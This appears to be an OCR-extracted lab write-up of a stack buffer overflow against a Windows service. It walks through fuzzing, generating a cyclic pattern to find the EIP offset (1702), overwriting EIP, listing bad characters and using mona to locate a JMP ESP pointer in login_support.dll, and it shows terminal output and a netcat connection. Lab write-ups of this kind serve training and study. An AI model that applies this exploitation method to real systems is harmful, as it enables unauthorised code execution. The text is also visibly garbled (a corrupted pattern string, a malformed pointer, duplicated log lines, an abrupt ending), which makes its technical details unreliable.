
[root@kali) ~]
└─# chmod +x 2.py
[root@kali) ~]
└─# ./2.py
[root@kali) ~]
└─#
```

The terminal shows a series of fuzzing attempts from 600 to 1800 bytes, followed by a stack trace for a keyboard interrupt. The user then runs `msf-pattern_create -l 1800` to generate a pattern of 1800 bytes. Finally, they open a file named `2.py` in gedit, change its permissions to executable, and run it.

After discovering that the system crashed when a payload of 1800 bytes was used, I employed 'msf-pattern\_create -l 1800' to generate a pattern of characters with the same length for further analysis and testing.



This is the code I used.



After generating the pattern, I successfully identified the EIP (Extended Instruction Pointer) by analyzing the crash. With this crucial information in hand, my next step is to craft a payload to overwrite the EIP, thereby gaining control over the program's execution flow.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: ~

```
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
^CTraceback (most recent call last):
  File "/root/../1.py", line 24, in <module>
    data = s.recv(1024)
          ^^^^^^^^^^^^^^
KeyboardInterrupt

[root@kali)~]
# msf-pattern_create -l 1800
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah
h7Ah8Ah9Ah10Ah11Ah12Ah13Ah14Ah15Ah16Ah17Ah18Ah19Ah0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ah0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap
4Ap5Ap6Ap7Ap8Ap9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Ap1Ap2Ap3Ap
t3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Av0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb
0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9B0Be1Be2Be3Be4Be5Be6Be7Be8B
e9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9B0Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9B0Bi1Bi2Bi3Bi4Bi5Bi6Bi7
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm
6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9B0B0B1B0B2B0B3B0B4B0B5B0B6B0B7B0B8B0B9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4B
q5Bq6Bq7Bq8Bq9B0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bs7Bt8Bt9Bu0Bu1Bu2Bu3
Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By
2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0C
c1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Ce9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9

[root@kali)~]
# gedit 2.py
[quieter you become, the more you are able to hear"]

(gedit:8383): tepl-WARNING **: 18:42:43.046: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.

(gedit:8383): tepl-WARNING **: 18:42:43.046: Default style scheme 'Kali-Dark' cannot be found, check your installation.


[root@kali)~]
# chmod +x 2.py
[root@kali)~]
# ./2.py

[root@kali)~]
# msf-pattern_offset -q 65433765
[*] Exact match at offset 1702

[root@kali)~]
#
```


After identifying the EIP of the program, I utilized msf-pattern\_create to generate a pattern of characters. Following this, I employed msf-pattern to determine the offset of the specified sequence within the generated pattern.

# Overwriting the EIP



After determining the exact offset, I attempted to gain control of the EIP by crafting a buffer with the calculated offset, followed by replacing the EIP value with the specified four bytes ('BBBB' = 42424242). This was achieved with the following code: `buffer = 'A' * offset + 'B' * 4`.


## *Finding Bad Chars*



I proceeded to test for bad characters and discovered that the problematic ones were identified as:

0x00,  
0x0d,  
0x0e,  
0x46,  
0x47

# Mona Module



Here I can see the first file login\_support.dll is least secure and can be used for exploitation.

```

VM [Running] - Oracle VM VirtualBox
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity Consulting Services Manager
Immunity Debugger - log.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity Consulting Services Manager
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
(gedit:14400): tepl-WARNING **: 18:54:49.812: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:14400): tepl-WARNING **: 18:54:49.812: Default style scheme 'Kali-Dark' cannot be found, check your installation.
[root@kali: ~]
# chmod +x 33.py
[root@kali: ~]
# ./33.py
[root@kali: ~]
# nc -nv 192.168.1.176 2371
(UNKNOWN) [192.168.1.176] 2371 (?) open
Password:
mimi
[root@kali: ~]
# chmod +x 33.py
[root@kali: ~]
# ./33.py
[root@kali: ~]
# gedit 33.py
(gedit:18443): tepl-WARNING **: 19:02:00.000: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:18443): tepl-WARNING **: 19:02:00.000: Default style scheme 'Kali-Dark' cannot be found, check your installation.
[root@kali: ~]
# gedit 33.py
(gedit:19549): tepl-WARNING **: 19:05:16.487: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:19549): tepl-WARNING **: 19:05:16.487: Default style scheme 'Kali-Dark' cannot be found, check your installation.
[root@kali: ~]
# mima find -t "[\d{4}.\d{2}.\d{2}] m login_support.dll"

```

I utilized mona modules to identify suitable modules for exploitation. During the analysis, I discovered two pointers, 0x625012b and 0x625012c.

Notably, the pointer located at 0x625012b points to a JMP ESP instruction. This finding suggests a potential vulnerability within the program, as it could be exploited using techniques such as buffer overflow to redirect program execution flow

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Open + 3.py ~ Save : ⚡ !

